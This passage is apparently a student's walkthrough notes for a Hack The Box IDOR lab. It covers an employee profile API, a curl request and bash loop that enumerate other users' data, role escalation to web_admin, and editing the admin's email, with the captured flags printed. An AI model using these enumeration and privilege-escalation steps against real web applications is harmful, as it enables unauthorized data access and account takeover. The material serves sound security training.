No flag found in contract_14.pdf
No flag found in contract_15.pdf
No flag found in contract_16.pdf
No flag found in contract_17.pdf
No flag found in contract_18.pdf
No flag found in contract_19.pdf
Flag found: HTB{h45h1n6_1d5_w0n7_570p_m3}
Flag found in contract_20.pdf
Script execution completed.
```

Identifying Insecure APIs

Going back to our Employee Manager web application, we can start testing the Edit Profile page for IDOR vulnerabilities:

When we click on the Edit Profile button, we are taken to a page to edit information of our user profile, namely Full Name, Email, and About Me, which is a common feature in many web applications:

We can change any of the details in our profile and click Update profile, and we'll see that they get updated and persist through refreshes, which means they get updated in a database somewhere. Let's intercept the Update request in Burp and look at it:

We see that the page is sending a PUT request to the /profile/api.php/profile/1 API endpoint. PUT requests are usually used in APIs to update item details, while POST is used to create new items, DELETE to delete items, and GET to retrieve item details. So, a PUT request for the Update profile function is expected. The interesting bit is the JSON parameters it is sending:

Code: json { "uid": 1, "uuid": "40f5888b67c748df7efba008e7c2f9d2", "role": "employee", "full_name": "Amy Lindon", "email": "a_lindon@employees.htb", "about": "A Release is like a boat. 80% of the holes plugged is not good enough." }

We see that the PUT request includes a few hidden parameters, like uid, uuid, and most interestingly role, which is set to employee. The web application also appears to be setting the user access privileges (e.g. role) on the client-side, in the form of our Cookie: role=employee cookie, which appears to reflect the role specified for our user. This is a common security issue. The access control privileges are sent as part of the client's HTTP request, either as a cookie or as part of the JSON request, leaving it under the client's control, which could be manipulated to gain more privileges.

So, unless the web application has a solid access control system on the back-end, we should be able to set an arbitrary role for our user, which may grant us more privileges. However, how would we know what other roles exist?

Exploiting Insecure APIs We know that we can change the full_name, email, and about parameters, as these are the ones under our control in the HTML form in the /profile web page. So, let's try to manipulate the other parameters.

There are a few things we could try in this case:

Change our uid to another user's uid, such that we can take over their accounts Change another user's details, which may allow us to perform several web attacks Create new users with arbitrary details, or delete existing users Change our role to a more privileged role (e.g. admin) to be able to perform more actions Let's start by changing our uid to another user's uid (e.g. "uid": 2). However, any number we set other than our own uid gets us a response of uid mismatch:

The web application appears to be comparing the request's uid to the API endpoint (/1). This means that a form of access control on the back-end prevents us from arbitrarily changing some JSON parameters, which might be necessary to prevent the web application from crashing or returning errors.

Perhaps we can try changing another user's details. We'll change the API endpoint to /profile/api.php/profile/2, and change "uid": 2 to avoid the previous uid mismatch:

As we can see, this time, we get an error message saying uuid mismatch. The web application appears to be checking if the uuid value we are sending matches the user's uuid. Since we are sending our own uuid, our request is failing. This appears to be another form of access control to prevent users from changing another user's details.

Next, let's see if we can create a new user with a POST request to the API endpoint. We can change the request method to POST, change the uid to a new uid, and send the request to the API endpoint of the new uid:

We get an error message saying Creating new employees is for admins only. The same thing happens when we send a Delete request, as we get Deleting employees is for admins only. The web application might be checking our authorization through the role=employee cookie because this appears to be the only form of authorization in the HTTP request.

Finally, let's try to change our role to admin/administrator to gain higher privileges. Unfortunately, without knowing a valid role name, we get Invalid role in the HTTP response, and our role does not update:


So, all of our attempts appear to have failed. We cannot create or delete users as we cannot change our role. We cannot change our own uid, as there are preventive measures on the back-end that we cannot control, nor can we change another user's details for the same reason. So, is the web application secure against IDOR attacks?.

So far, we have only been testing the IDOR Insecure Function Calls. However, we have not tested the API's GET request for IDOR Information Disclosure Vulnerabilities. If there was no robust access control system in place, we might be able to read other users' details, which may help us with the previous attacks we attempted.

Question: Try to read the details of the user with 'uid=5'. What is their 'uuid' value?

The page is vulnerable to GET request so I can do:

curl -X GET "http://94.237.54.190:43182/profile/api.php/profile/5"



```
└──╼ [★]$ curl -X GET "http://94.237.54.190:43182/profile/api.php/profile/5"
{"uid":"5","uuid":"eb4fe264c10eb7a528b047aa983a4829","role":"employee","full_name
":"Callahan Woodhams","email":"c_woodhams@employees.htb","about":"I don't like qu
oting others!"}┌─[us-dedicated-128-dhcp]─[10.10.14.17]─[monosalgado123@htb-8qauat
```

and get the flag.

Chaining IDOR Vulnerabilities

Usually, a GET request to the API endpoint should return the details of the requested user, so we may try calling it to see if we can retrieve our user's details. We also notice that after the page loads, it fetches the user details with a GET request to the same API endpoint:

As mentioned in the previous section, the only form of authorization in our HTTP requests is the role=employee cookie, as the HTTP request does not contain any other form of user-specific authorization, like a JWT token, for example. Even if a token did exist, unless it was being actively compared to the requested object details by a back-end access control system, we may still be able to retrieve other users' details.

Information Disclosure Let's send a GET request with another uid:

As we can see, this returned the details of another user, with their own uuid and role, confirming an IDOR Information Disclosure vulnerability:

Code: json { "uid": "2", "uuid": "4a9bd19b3b8676199592a346051f950c", "role": "employee", "full_name": "Iona Franklyn", "email": "i_franklyn@employees.htb", "about": "It takes 20 years to build a reputation and few minutes of cyber-incident to ruin it." }

This provides us with new details, most notably the uuid, which we could not calculate before, and thus could not change other users' details.

Modifying Other Users' Details Now, with the user's uuid at hand, we can change this user's details by sending a PUT request to /profile/api.php/profile/2 with the above details along with any modifications we made, as follows:

We don't get any access control error messages this time, and when we try to GET the user details again, we see that we did indeed update their details:

In addition to allowing us to view potentially sensitive details, the ability to modify another user's details also enables us to perform several other attacks. One type of attack is modifying a user's email address and then requesting a password reset link, which will be sent to the email address we specified, thus allowing us to take control over their account. Another potential attack is placing an XSS payload in the 'about' field, which would get executed once the user visits their Edit profile page, enabling us to attack the user in different ways.

Chaining Two IDOR Vulnerabilities Since we have identified an IDOR Information Disclosure vulnerability, we may also enumerate all users and look for other roles, ideally an admin role. Try to write a script to enumerate all users, similarly to what we did previously.

Once we enumerate all users, we will find an admin user with the following details:

Code: json { "uid": "X", "uuid": "a36fa9e66e85f2dd6f5e13cad45248ae", "role": "web_admin", "full_name": "administrator", "email": "webadmin@employees.htb", "about": "HTB{FLAG}" }

We may modify the admin's details and then perform one of the above attacks to take over their account. However, as we now know the admin role name (web_admin), we can set it to our user so we can create new users or delete current users. To do so, we will intercept the request when we click on the Update profile button and change our role to web_admin:

This time, we do not get the Invalid role error message, nor do we get any access control error messages, meaning that there are no back-end access control measures to what roles we can set for our user. If we GET our user details, we see that our role has indeed been set to web_admin:

Code: json { "uid": "1", "uuid": "40f5888b67c748df7efba008e7c2f9d2", "role": "web_admin", "full_name": "Amy Lindon", "email": "a_lindon@employees.htb", "about": "A Release is like a boat. 80% of the holes plugged is not good enough." }

Now, we can refresh the page to update our cookie, or manually set it as Cookie: role=web_admin, and then intercept the Update request to create a new user and see if we'd be allowed to do so:

We did not get an error message this time. If we send a GET request for the new user, we see that it has been successfully created:

By combining the information we gained from the IDOR Information Disclosure vulnerability with an IDOR Insecure Function Calls attack on an API endpoint, we could modify other users' details and create/delete users while bypassing various access control checks in place. On many occasions, the information we leak through IDOR vulnerabilities can be utilized in other attacks, like IDOR or XSS, leading to more sophisticated attacks or bypassing existing security mechanisms.

With our new role, we may also perform mass assignments to change specific fields for all users, like placing XSS payloads in their profiles or changing their email to an email we specify. Try to write a script that changes all users' email to an email you choose.. You may do so by retrieving their uuids and then sending a PUT request for each with the new email.

Question: Try to change the admin's email to 'flag@idor.htb', and you should get the flag on the 'edit profile' page.

I did an script to show the information of the first 10 users, by using the vulnerability of the get:

```
#!/bin/bash
```

Target URL

target_url="http://94.237.54.190:43182/profile/api.php/profile/"

Loop through the first 10 users

for i in {1..10}; do

   # Send GET request to retrieve user details

   response=$(curl -s -X GET "$target_url$i")


   # Print the response

   echo "User ID: $i"

   echo "$response"


   echo "---"

Done




```
#!/bin/bash

# Target URL
target_url="http://94.237.54.190:58928/profile/api.php/profile/"

# Loop through the first 10 users
for i in {1..10}; do
    # Send GET request to retrieve user details
    response=$(curl -s -X GET "$target_url$i")
    # Print the response
    echo "User ID: $i"
    echo "$response"
    echo"----------"
done
```

With this, I find out this:



```
User ID: 10
{"uid":"10","uuid":"bfd92386a1b48076792e68b596846499","role":"staff_admin","full_
name":"admin","email":"admin@employees.htb","about":"Never gonna give you up, Nev
er gonna let you down"}
```

I got the information of the admin, now using burpsuit I intercept the put packet and put the info of the admin and modify the email. And got the flag:



Email

flag@idor.htb

About Me

Never gonna give you up, Never gonna let you down

HTB{1_4m_4n_1d0r_m4573r}